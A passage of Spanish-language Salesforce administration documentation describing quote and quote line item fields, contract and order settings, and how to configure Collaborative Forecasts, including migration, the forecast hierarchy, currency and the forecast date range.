| Fax | El número de fax del contacto asociado al presupuesto. Si está disponible, se completa automáticamente cuando agrega un contacto. |
| Total | El precio total del presupuesto más gastos de envío e impuestos. (Solo lectura) |
| Autor de la última modificación | El último usuario que ha realizado cambios en el presupuesto, incluyendo la modificación de la fecha y hora. (Sólo lectura) |
| Partidas | El número de partidas en el presupuesto. |
| Nombre de la oportunidad | El nombre de la oportunidad asociada al presupuesto. (Sólo lectura) |
| Teléfono | El número de teléfono del contacto asociado al presupuesto. Si está disponible, se completa automáticamente cuando agrega un contacto. |
| Nombre de presupuesto | El nombre del presupuesto. |
| Número de presupuesto | Un número generado automáticamente por el sistema que identifica el presupuesto.(Sólo lectura) |
| Dirección de presupuesto | La dirección a la que se envía el presupuesto para su aprobación, como la dirección de agencia externa que representa a un comprador. No se muestra en el formato de página de forma predeterminada. |

| Campo | Descripción |
| --- | --- |
| Nombre de dirección de presupuesto | El nombre de la entidad (como una persona o empresa) a la que se envía el presupuesto para su aprobación. |
| Tipo de registro | El nombre del campo que determina los valores de la lista de selección disponibles para el registro. El tipo de registro puede estar asociado a un proceso de ventas. Disponible en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition. |
| Envío y gestión | El total de gastos de envío y gestión del presupuesto. |
| Dirección de envío | La dirección de envío de la cuenta asociada al presupuesto. |
| Nombre de dirección de envío | El nombre de la entidad (como persona o empresa) a la que se envían las partidas del presupuesto. |
| Estado | El estado actual del presupuesto. Las opciones estándar son:<br>• —Ninguno—<br>• Borrador<br>• Necesita revisión<br>• En revisión<br>• Aprobado<br>• Rechazado<br>• Presentado<br>• Aceptado<br>• Denegado<br>Su administrador determina el estado predeterminado para los nuevos presupuestos y qué estados le permiten enviar por correo electrónico un PDF de presupuesto. |
| Subtotal | El total de las partidas del presupuesto antes de los descuentos, impuestos y gastos de envío aplicables.(Sólo lectura) |
| Sincronización | Si el presupuesto está sincronizado con su oportunidad asociada.(Sólo lectura) |
| Impuesto | El total de impuestos para el presupuesto. |
| Precio total | El total de las partidas del presupuesto después de los descuentos y antes de los impuestos y gastos de envío.(Sólo lectura) |

## Campos de partida de presupuesto

| Campo | Descripción |
| --- | --- |
| Creado por | El usuario que ha creado la partida, incluyendo la fecha y la hora de creación. (Sólo lectura) |
| Fecha | La fecha de servicio, de entrada en vigor u otra fecha del producto. |

| Campo | Descripción |
| --- | --- |
| Descuento | El descuento que se aplica a la partida. Puede introducir un número con o sin el símbolo de porcentaje. Puede utilizar hasta dos decimales. |
| Autor de la última modificación | El último usuario que ha realizado cambios en la partida, incluyendo la fecha y hora de la modificación. (Sólo lectura) |
| Descripción de partida | La descripción del producto en la partida. |
| Número de partida | Un número generado por el sistema que identifica la partida. (Sólo lectura) |
| Precio de la lista | El precio del producto dentro de la lista de precios, incluida la divisa.(Sólo lectura) |
| Producto | El nombre del producto de la partida como aparece en la lista de precios. (Sólo lectura) |
| Código del producto | El código interno o número del producto utilizado para identificar el producto. |
| Cantidad | El número de unidades del producto de esta partida incluidas en el presupuesto. El valor debe ser uno o más. Si un presupuesto está sincronizado con una oportunidad, este campo se actualiza desde la partida del presupuesto en el producto de oportunidad. Si utiliza la previsión para sus oportunidades, este campo también aparece en la lista Productos de la página Modificación de previsión de oportunidad, dependiendo de la versión de previsión que utilice. |
| Nombre de presupuesto | El nombre del presupuesto en el que se incluye la partida. |
| Precio de venta | El precio que desea utilizar para el producto. En un principio, el precio de venta de un producto en una oportunidad o un presupuesto es el precio de lista del producto en la lista de precios, pero puede cambiarlo aquí. Si un presupuesto está sincronizado con una oportunidad, este campo se actualiza desde la partida del presupuesto en el producto de oportunidad. Si un presupuesto está sincronizado con una oportunidad, este campo se actualiza desde la partida del presupuesto en el producto de oportunidad. Si utiliza la previsión para sus oportunidades, este campo también aparece en la lista Productos de la página Modificación de previsión de oportunidad, dependiendo de la versión de previsión que utilice. |
| Programar | Si la partida utiliza programaciones en la oportunidad. Los programas predeterminados no se realizan desde la oportunidad si los productos de la oportunidad se copian en un presupuesto. |
| Subtotal | El precio de venta de la partida multiplicado por la cantidad. |
| Precio total | El precio de venta de la partida multiplicado por la cantidad menos el descuento. |

# Personalización de opciones para contratos

## Personalizar contratos

Personalice Salesforce para manejar el proceso interno de administración de contratos.

Para acceder a la página Configuración de contrato, en Configuración, introduzca *Configuración de contrato* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de contrato**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los contratos están disponibles en: **Performance Edition** y **Developer Edition**

Los contratos están disponibles en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para cambiar la configuración de contratos:
- "Personalizar aplicación"

### Activar avisos de vencimiento de contratos

Envíe notificaciones por correo electrónico a propietarios de cuentas y contratos cuando vence un contrato.

1. Seleccione **Enviar mensajes por correo electrónico con aviso de vencimiento del contrato a propietarios de cuentas y contratos** y luego guarde sus cambios.
2. Para detener el envío de avisos de vencimiento, anule la selección de esta opción y luego guarde sus cambios.

### Desactivar el cálculo automático de fechas de finalización de los contratos

Para calcular las fechas de finalización de contratos automáticamente, seleccione **Calcular automáticamente la fecha final del contrato** y luego guarde sus cambios.

Nota:

- Si Salesforce calcula automáticamente la fecha de finalización de un contrato, no aparece en la página de modificación del contrato.
- Si Calcular automáticamente la fecha final del contrato está activado y Fecha de inicio del contrato o Duración del contrato están vacíos, Fecha final del contrato aparecerá en blanco.

### Desactivar el cálculo automático de fechas de finalización de los contratos

Si sus contratos no tienen fechas de finalización o si prefiere permitir a su equipo de ventas introducirlas manualmente, desactive el cálculo automático de fechas de finalización de contratos.

1. Anule la selección de **Calcular automáticamente la fecha final del contrato** y luego guarde sus cambios.
2. Vea el formato de página y la configuración de seguridad a nivel de campo en Fecha final del contrato, Fecha de inicio del contrato y Duración del contrato para verificar que su equipo de ventas puede leerlos o modificarlos según sus necesidades.

### Realizar un seguimiento del historial para todos los estados

El valor predeterminado es realizar un seguimiento del historial para contratos con un estado de En proceso de aprobación o Activado.

Para realizar un seguimiento del historial para contratos de todos los estados, seleccione **Realizar un seguimiento del historial para todos los estados** y luego guarde sus cambios.

## Agregar lista relacionada de contratos a oportunidades

Utilice la seguridad a nivel de campo y la accesibilidad de campo, no formatos de página, para agregar una lista relacionada de contratos a oportunidades.

1. En la configuración de gestión de objetos para oportunidades, haga clic en **Contrato** en el área de campos.
2. Haga clic en **Configurar seguridad a nivel de campo**.
3. Seleccione la casilla de verificación **Visible** para cada perfil que desea para ver la lista relacionada de contratos y luego guarde sus cambios.
4. Haga clic en **Ver accesibilidad de campo**.
5. Si algún tipo de registro está marcado como oculto, haga clic en **Oculto** y luego seleccione **Visible** en Formato de página.
6. Guarde sus cambios. Los tipos de registro están marcados como modificables.

## Activar noticias en tiempo real de Chatter de contratos

Agregue campos de contrato para su monitoreo a través de Chatter.

1. Desde Configuración, introduzca *Seguimiento de noticias en tiempo real* en el cuadro Búsqueda rápida y, a continuación, seleccione **Seguimiento de noticias en tiempo real**.
2. Desde la lista de objetos, seleccione Contrato.
3. Seleccione la casilla de verificación **Activar seguimiento de noticias en tiempo real** y luego las casillas de verificación para los campos que desea seguir.
4. Guarde sus cambios.

CONSULTE TAMBIÉN

Configuración de gestión de búsqueda de objetos

Contratos

Personalizar la configuración de pedidos

# Personalización de opciones para pedidos

## Personalizar la configuración de pedidos

Personalice Salesforce para manejar el proceso interno de administración de pedidos.

Especifique la siguiente configuración de pedidos desde la página Configuración de pedidos en Configuración.

Activar pedidos
Para permitir a su equipo de ventas seguir y gestionar solicitudes de productos o servicios, active pedidos.

Activar pedidos de reducción
Para permitir a su equipo de ventas procesar devoluciones o reducciones en pedidos activados, active pedidos de reducción en Salesforce.

Activar cantidades negativas para productos de pedido
Para permitir a su equipo de ventas agregar productos con cantidades inferiores a cero, active cantidades negativas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar la configuración de pedidos:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Pedidos

## Activar pedidos

Para permitir a su equipo de ventas seguir y gestionar solicitudes de productos o servicios, active pedidos.

1. Desde Configuración, introduzca *Configuración de pedidos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de pedidos**.
2. Asegúrese de que **Activar pedidos** está seleccionada.
3. Guarde sus cambios.
4. Seleccione qué formatos de página tienen una lista relacionada Pedidos y luego guarde sus cambios.
5. Utilice conjuntos de permisos y perfiles para asignar permisos de objeto y usuario a los usuarios apropiados.

Si desactiva pedidos, se ocultan sus datos relacionados con pedidos. Para acceder a esos datos, vuelva a activar pedidos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar la configuración de pedidos:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Conjuntos de permisos
Trabajar con la página de la interfaz de usuario de perfil mejorado
Personalizar la configuración de pedidos
Activar pedidos de reducción
Pedidos

## Activar pedidos de reducción

Para permitir a su equipo de ventas procesar devoluciones o reducciones en pedidos activados, active pedidos de reducción en Salesforce.

1. Desde Configuración, introduzca *Configuración de pedidos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de pedidos**.
2. Asegúrese de que **Activar pedidos** está seleccionada.
3. Seleccione **Activar pedidos de reducción**.
4. Guarde sus cambios.
5. Al utilizar un perfil o conjunto de permisos, asigne los permisos necesarios a los miembros del equipo de ventas apropiados.
   - Para crear pedidos de reducción, los equipos de ventas necesitan el permiso de usuario "Crear pedidos de reducción".
   - Para agregar productos de pedidos a pedidos de reducción, los miembros de equipo necesitan el acceso a nivel de campo a esos campos de producto de pedido: Fecha de inicio, Fecha de finalización y Producto de pedido original.
6. Considere agregar la lista relacionada Productos de pedido de reducción a sus formatos de página para productos de pedido.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar la configuración de pedidos:
- "Personalizar aplicación"

Nota: Si Activar pedidos de reducción se activa más adelante, se oculta el permiso "Crear pedidos de reducción" en todos los conjuntos de permisos o perfiles pero ningún dato se oculta. Su equipo de ventas no puede crear o activar pedidos de reducción, pero pueden ver y modificar aquellos existentes. Si desactiva pedidos de reducción, desactiva los tipos de registro o formatos de página específicos de pedidos de reducción. Si no está utilizando tipos de registro, elimine campos específicos de pedidos de reducción de su formatos de página. Eso incluye Pedido original y Pedido de reducción en el objeto Pedido y Producto de pedido original y Cantidad disponible en el objeto Producto de pedido, así como cualquier campo personalizado.

CONSULTE TAMBIÉN

Conjuntos de permisos

Trabajar con la página de la interfaz de usuario de perfil mejorado

Personalizar la configuración de pedidos

Pedidos de reducción

### Activar cantidades negativas para productos de pedido

Para permitir a su equipo de ventas agregar productos con cantidades inferiores a cero, active cantidades negativas.

1. Desde Configuración, introduzca *Configuración de pedidos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de pedidos**.
2. Asegúrese de que **Activar pedidos** está seleccionada.
3. Seleccione **Habilitar cantidad negativa**.
4. Guarde sus cambios.

Si Habilitar cantidad negativa está desactivada, su equipo de ventas no podrá agregar productos de pedidos con cantidades negativas ni activar pedidos que incluyen productos de pedido con cantidades negativas. Pero su equipo de ventas puede seguir visualizando y modificando productos de pedidos que tienen cantidades negativas.

CONSULTE TAMBIÉN

Personalizar la configuración de pedidos

Productos de pedidos

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar la configuración de pedidos:

- "Personalizar aplicación"

# Configuración de previsiones

## Configuración de previsiones de colaboración

### Configuración de Previsiones de colaboración

Configure Salesforce de modo que su equipo de ventas pueda obtener el máximo provecho de Previsiones de colaboración.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

Consideraciones para la migración desde Previsiones personalizables a Previsiones de colaboración

Antes de migrar de Previsiones personalizables a Previsiones de colaboración, considere algunos puntos clave.

Directrices para la configuración de Previsiones de colaboración

Revise directrices clave para la configuración de Previsiones de colaboración.

Consideraciones para la definición de la configuración de previsiones en Previsiones de colaboración

Antes de definir su configuración de previsión, revise algunos puntos clave.

Definir la configuración de previsiones en Previsiones de colaboración

Seleccione los tipos de previsiones que desea y los detalles que aparecen en la página de previsiones de modo que su equipo de ventas pueda ver los ingresos y las proyecciones de cantidad desde las oportunidades en curso de ventas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Gestión de territorios disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

Activar usuarios en Previsiones de colaboración

Configure Salesforce de modo que su equipo de ventas pueda utilizar Previsiones de colaboración.

Activar los usuarios del portal de socios para agregar oportunidades de Previsiones de colaboración

Si su equipo de eventos trabaja con socios, puede incluir los importes desde oportunidades de usuario de socios en previsiones y agregar usuarios del portal de socios a la jerarquía de previsiones de su equipo. Sus usuarios del portal de socios no pueden acceder a la página Previsiones de colaboración o su funcionalidad.

Configurar su jerarquía de previsiones en Previsiones de colaboración

Su jerarquía de previsiones indica todos los usuarios de la previsión y determina cómo se acumulan sus previsiones en su empresa. Mantenga su jerarquía de previsiones actualizada para asegurarse de que los gestores de previsión ven los importes de previsión de todos su subordinados.

Seleccionar una divisa de previsión en Previsiones de colaboración

Seleccione la opción de divisa de previsión apropiada para su equipo de ventas.

Definir el Margen de fechas de previsión de su empresa

La tabla de acumulación de Previsiones de colaboración muestra las cantidades de las previsiones para meses o trimestres específicos o un margen de meses o trimestres, en función de su configuración de Previsiones de colaboración.

Mostrar campos en el panel Oportunidades de Previsiones de colaboración

Seleccione hasta 15 campos estándar y personalizados para aparecer en el panel de oportunidades, para cada tipo de previsión activado.

Directrices para la visualización de campos en el panel Oportunidades de Previsiones de colaboración

Consulte directrices clave cuando visualice campos en el panel de oportunidades de Previsiones de colaboración.

Personalizar categorías de previsiones en Previsiones de colaboración

Una categoría de previsión es la categoría dentro del ciclo de ventas a la que se asigna una oportunidad según la etapa en la que esta se encuentre. Las categorías estándar de previsiones son Oportunidades en curso, Máximo previsto, Confirmación, Omitida y Cerrada. Puede personalizar los nombres de la categoría de previsión.

Consideraciones para la desactivación de Previsiones de colaboración

Antes de desactivar Previsiones de colaboración, averigüe cómo se verán afectados los datos.

## Consideraciones para la migración desde Previsiones personalizables a Previsiones de colaboración

| PERMISOS DE USUARIO | |
|---|---|
| Para ver la configuración de Previsiones: | "Ver parámetros y configuración" |
| Para modificar la configuración de Previsiones: | "Personalizar aplicación" |
| Para activar usuarios de las previsiones: | "Gestionar usuarios internos"<br>Y<br>"Personalizar aplicación" |
| Para gestionar cuotas: | "Personalizar aplicación"<br>Y<br>"Gestionar cuotas" |
| Para cargar datos de cuota en Salesforce: | "Gestionar cuotas"<br>Y<br>"Ver todas las previsiones" |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Gestión de territorios disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

Antes de migrar de Previsiones personalizables a Previsiones de colaboración, considere algunos puntos clave.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

- Para activar Previsiones de colaboración, se deben desactivar Previsiones personalizables. Póngase en contacto con Salesforce para obtener asistencia con la desactivación de Previsiones personalizables.
- Cuando desactiva Previsiones personalizables, la lista relacionada Cuotas ya no aparece en registros de Usuario. El permiso Modificar cuota personal (nombre de API: `PermissionsEditOwnQuota`) deja de aparecer también en el objeto Perfil.
- Si tiene la función original Gestión de territorios activada, desactive Previsión personalizable y Gestión de territorios original antes de migrar a Previsiones de colaboración. Para desactivar esas funciones, póngase en contacto con Salesforce. Puede activar y utilizar Gestión de territorio de empresa y Previsiones de colaboración al mismo tiempo, pero las dos funciones no están integradas para funcionar juntas.
- Cuando migra, el historial de previsiones, las sustituciones, los informes y los datos de colaboración de Previsión personalizable se purgan.
- Considere exportar datos de informes de previsión de modo que tenga una copia de seguridad.
- Previsiones mensuales es el periodo predeterminado de Previsiones de colaboración. Puede cambiar su configuración a trimestral. Si utiliza años fiscales personalizados, su periodo fiscal es el valor predeterminado. También puede elegir sus trimestres personalizados.
- La jerarquía de previsiones se mantiene. Sin embargo, para reducir el riesgo de pérdida de datos, considere migrar a Previsiones de colaboración inmediatamente después de desactivar Previsiones personalizables. Después de migrar, no vuelva a activar los usuarios de Previsiones. Valide todas las jerarquías para mayor precisión.
- Antes de migrar, asegúrese de revisar ¿Cuál es la diferencia entre las versiones de Previsiones? para determinar si puede beneficiarse de las mejoras más recientes ofrecidas en Previsiones de colaboración.

### CONSULTE TAMBIÉN

¿Qué diferencia hay entre las versiones de Previsiones?

## Directrices para la configuración de Previsiones de colaboración

Revise directrices clave para la configuración de Previsiones de colaboración.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Gestión de territorios disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

**Nota:** Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

**Importante:** No desactive el nuevo tema de la interfaz de usuario en Salesforce Classic o active la Gestión de territorio original. Puede activar Gestión de territorio de empresa, pero las acumulaciones de previsiones se basan en la jerarquía de funciones y no en la jerarquía de territorios.

- Active de uno a cuatro tipos de previsión.
- Seleccione los campos que aparecen en el panel de oportunidades para cada tipo de previsiones.
- Si su equipo de ventas utiliza cuotas, active cuotas.
- Si su equipo de ventas ajusta previsiones, active ajustes de previsiones.
- Seleccionar si utilizar acumulaciones de categoría de previsiones individual o activar acumulaciones de previsión acumulativas.
- Definir el margen de la previsión. Puede seleccionar el periodo de tiempo y el intervalo predeterminado. Los años fiscales estándar y personalizados son compatibles.
- Si su empresa utiliza terminología específica, personalice sus categorías de previsiones.
- Si su empresa utiliza múltiples divisas, establezca una divisa de previsión: la divisa corporativa de su empresa o la divisa personal del propietario de la previsión.
- Activar usuarios que necesiten previsiones.
- Configurar la jerarquía de las previsiones para establecer el modo en que estas se acumulan en la empresa, así como quién puede verlas y ajustarlas. La jerarquía de previsiones está basada en la jerarquía de funciones y especifica qué usuarios son gestores de previsiones.
- Asegúrese de que sus usuarios de Previsiones de colaboración pueden acceder a la página de previsiones.
- Para una mejor visualización de los resultados, mantenga el Organizador de barra de fichas activado.

### CONSULTE TAMBIÉN

Conceptos de Previsiones de colaboración

Definir la configuración de previsiones en Previsiones de colaboración

Consideraciones para la desactivación de Previsiones de colaboración

Consideraciones para la migración desde Previsiones personalizables a Previsiones de colaboración

## Consideraciones para la definición de la configuración de previsiones en Previsiones de colaboración

Antes de definir su configuración de previsión, revise algunos puntos clave.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

- Salesforce le recomienda revisar la documentación antes de configurar Previsiones de colaboración. Si cambia ciertos ajustes, puede perder datos.
- Si deshabilita los ajustes, se purgarán los datos de ajuste.
- Si cambia su periodo de previsión, se purgarán los datos de ajustes y cuotas.
- Si elimina un tipo de previsión, tanto los datos de ajustes y cuotas se purgan para ese tipo de previsión.
- Si cambia la medición de la previsión para un tipo de previsión de ingresos a cantidad o de cantidad a ingresos, se purgarán los datos de ajustes y cuotas para ese tipo de previsión.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

## Definir la configuración de previsiones en Previsiones de colaboración

PERMISOS DE USUARIO

| | |
|---|---|
| Para ver la configuración de Previsiones: | "Ver parámetros y configuración" |
| Para modificar la configuración de Previsiones: | "Personalizar aplicación" |
| Para activar usuarios de las previsiones: | "Gestionar usuarios internos"<br>Y<br>"Personalizar aplicación" |
| Para gestionar cuotas: | "Personalizar aplicación"<br>Y<br>"Gestionar cuotas" |
| Para cargar datos de cuota en Salesforce: | "Gestionar cuotas"<br>Y<br>"Ver todas las previsiones" |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

Seleccione los tipos de previsiones que desea y los detalles que aparecen en la página de previsiones de modo que su equipo de ventas pueda ver los ingresos y las proyecciones de cantidad desde las oportunidades en curso de ventas.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

**Importante:** No desactive el nuevo tema de la interfaz de usuario en Salesforce Classic o active la Gestión de territorio original. Puede activar Gestión de territorio de empresa, pero las acumulaciones de previsiones se basan en la jerarquía de funciones y no en la jerarquía de territorios.

1. Desde Configuración, introduzca *Configuración de previsiones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de previsiones**. Si Previsiones de colaboración no está activada, seleccione **Activar previsiones**.
2. Si no tiene un tipo de previsión activado, haga clic en **Agregar un tipo de previsión**. Para activar otro tipo de previsión, haga clic en **Agregar otro tipo de previsión**.
3. Seleccione el tipo de previsión que desea agregar. Dependiendo de sus configuraciones, puede elegir Oportunidades, Divisiones de oportunidad, Divisiones de superposición, Familias de productos o un campo de divisa de oportunidades personalizado.
4. Seleccione la medida de previsión que desea utilizar: **Ingresos** o **Cantidad**. Si desea obtener previsiones para ambos, agregue tipos de previsión separados para cada una.

   No todos los tipos de previsión admite ambas medidas. Por ejemplo, las previsiones de Divisiones de oportunidad solo funcionan con ingresos.
5. Seleccione los campos que aparecen en el panel de oportunidades de una página de previsiones.

   Puede elegir un conjunto diferente de campos para cada tipo de previsión.
6. Haga clic en **Aceptar**.
7. Active los ajustes de previsiones para su empresa y para usuarios específicos.
8. Active las acumulaciones de previsiones acumulativas.
9. En Configurar la visualización de previsión predeterminada, seleccione un periodo de previsión. Los años fiscales estándar y personalizados son compatibles.
10. En Configurar la visualización de previsión predeterminada, seleccione un periodo inicial y el número de periodos para mostrar. Esta configuración se convierte en el valor predeterminado para todos los usuarios de Previsiones de colaboración hasta que la cambien en la página de previsiones.
11. En caso necesario, personalice las Categorías de previsiones.
12. Si su empresa utiliza varias divisas, seleccione la divisa en la que los usuarios realizan las previsiones.
13. Activar cuotas.
14. Guarde sus cambios.
15. Activar usuarios que necesiten utilizar Previsiones de colaboración.
16. Configurar la jerarquía de las previsiones para determinar el modo en que se acumulan las previsiones en la empresa y quién puede verlos y ajustarlos.
17. Vuelva a la página Configuración de previsiones para actualizar la configuración según sea necesario.

CONSULTE TAMBIÉN

Conceptos de Previsiones de colaboración

Directrices para la configuración de Previsiones de colaboración

Consideraciones para la desactivación de Previsiones de colaboración

## Activar usuarios en Previsiones de colaboración

Configure Salesforce de modo que su equipo de ventas pueda utilizar Previsiones de colaboración.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Para cada usuario que desee activar, haga clic en **Modificar**.
3. En Información general, seleccione **Permitir realización de previsiones**.
4. Guarde sus cambios.

Los usuarios activados están indicados en su jerarquía de previsiones. Cuando configura su jerarquía de previsiones, puede activar más usuarios o desactivar usuarios que activó.

### CONSULTE TAMBIÉN

- Conceptos de Previsiones de colaboración
- Activar los usuarios del portal de socios para agregar oportunidades de Previsiones de colaboración
- Directrices para la configuración de Previsiones de colaboración

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

### PERMISOS DE USUARIO

Para activar usuarios de las previsiones:

- "Gestionar usuarios"

  Y

  "Personalizar aplicación"

## Activar los usuarios del portal de socios para agregar oportunidades de Previsiones de colaboración

Si su equipo de eventos trabaja con socios, puede incluir los importes desde oportunidades de usuario de socios en previsiones y agregar usuarios del portal de socios a la jerarquía de previsiones de su equipo. Sus usuarios del portal de socios no pueden acceder a la página Previsiones de colaboración o su funcionalidad.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

1. Asegúrese de haber realizado lo siguiente.
   - Activó los portales de socios
   - Creó un portal de socios
   - Creó un perfil de socios y lo asignó a su portal de socios
   - Activó una cuenta como socio y activó el inicio de sesión del portal de socios para un contacto de esa cuenta
2. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios** y seleccione el contacto del portal de socios que creó.
3. Asegúrese de que las casillas de verificación **Activo** y **Permitir realización de previsiones** están seleccionadas.
4. Active el usuario del portal de socios en la jerarquía de previsiones y asegúrese de que la persona esté asignada a un gestor de previsiones activo.

### CONSULTE TAMBIÉN

Conceptos de Previsiones de colaboración

Directrices para la configuración de Previsiones de colaboración

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para activar usuarios de las previsiones:

- "Gestionar usuarios internos"

  Y

  "Personalizar aplicación"

Para asignar perfiles de socios a portales de socios:

- "Personalizar aplicación"

## Configurar su jerarquía de previsiones en Previsiones de colaboración

Su jerarquía de previsiones indica todos los usuarios de la previsión y determina cómo se acumulan sus previsiones en su empresa. Mantenga su jerarquía de previsiones actualizada para asegurarse de que los gestores de previsión ven los importes de previsión de todos su subordinados.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

Al asignar alguien como gestor de previsiones, todos las previsiones y los ajustes de los subordinados del gestor en la jerarquía se acumulan en las previsiones del gestor. Asigne un gestor de previsiones al nivel superior de la jerarquía de previsiones.

Para asegurarse de que la visibilidad de la previsión se acumula en cada nivel de la jerarquía, asegúrese de que cada gestor de ventas con subordinados esté designado como un gestor de previsiones en su jerarquía de previsiones.

1. Desde Configuración, introduzca *Jerarquía de previsiones* en el cuadro Búsqueda rápida, luego seleccione **Jerarquía de previsiones**.
2. Haga clic en **Ampliar todo** para ver funciones disponibles.
3. Haga clic en **Habilitar usuarios** y luego **Agregar** y **Eliminar** para mover usuarios entre la lista Usuarios disponibles y la lista Usuarios habilitados. Si ya ha habilitado anteriormente un usuario introduciendo *Usuarios* en el cuadro Búsqueda rápida y luego seleccionando **Usuarios** y modificando la página de un usuario para permitir las previsiones, el nombre aparecerá en la lista Usuarios habilitados.
4. Para seleccionar un gestor de previsiones para cada función de gestor en la jerarquía, haga clic en **Editar gestor** junto a la función y luego seleccione un nombre desde la lista desplegable Gestor de previsiones.
5. Guarde sus cambios.

### CONSULTE TAMBIÉN

Conceptos de Previsiones de colaboración

Activar ajustes de previsiones en Previsiones de colaboración

Activar usuarios en Previsiones de colaboración

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

### PERMISOS DE USUARIO

Para activar usuarios de las previsiones:

- "Gestionar usuarios"

  Y

  "Personalizar aplicación"

## Seleccionar una divisa de previsión en Previsiones de colaboración

Seleccione la opción de divisa de previsión apropiada para su equipo de ventas.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

1. Revise la información en Varias divisas en previsiones.
2. Desde Configuración, introduzca *Configuración de previsiones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de previsiones**.
3. En Divisa de la previsión, seleccione una opción de divisa de la previsión.
4. Guarde sus cambios.

### CONSULTE TAMBIÉN

Conceptos de Previsiones de colaboración

Ajuste de previsiones en Previsiones de colaboración

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

### PERMISOS DE USUARIO

Para activar usuarios de las previsiones:

- "Gestionar usuarios"

  Y

  "Personalizar aplicación"

## Definir el Margen de fechas de previsión de su empresa

La tabla de acumulación de Previsiones de colaboración muestra las cantidades de las previsiones para meses o trimestres específicos o un margen de meses o trimestres, en función de su configuración de Previsiones de colaboración.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

PRECAUCIÓN: Si cambia el periodo de tiempo de mensual a trimestral o al contrario, o si cambia el año fiscal estándar, se purgarán todos los ajustes y cuotas. Si activa años fiscales personalizados, la creación del primer año fiscal personalizado elimina cualquier cuota o ajuste en los años fiscales estándar siguientes y correspondientes. Estos cambios desencadenan un nuevo cálculo de previsión que puede tardar mucho tiempo, dependiendo de la cantidad de sus datos.

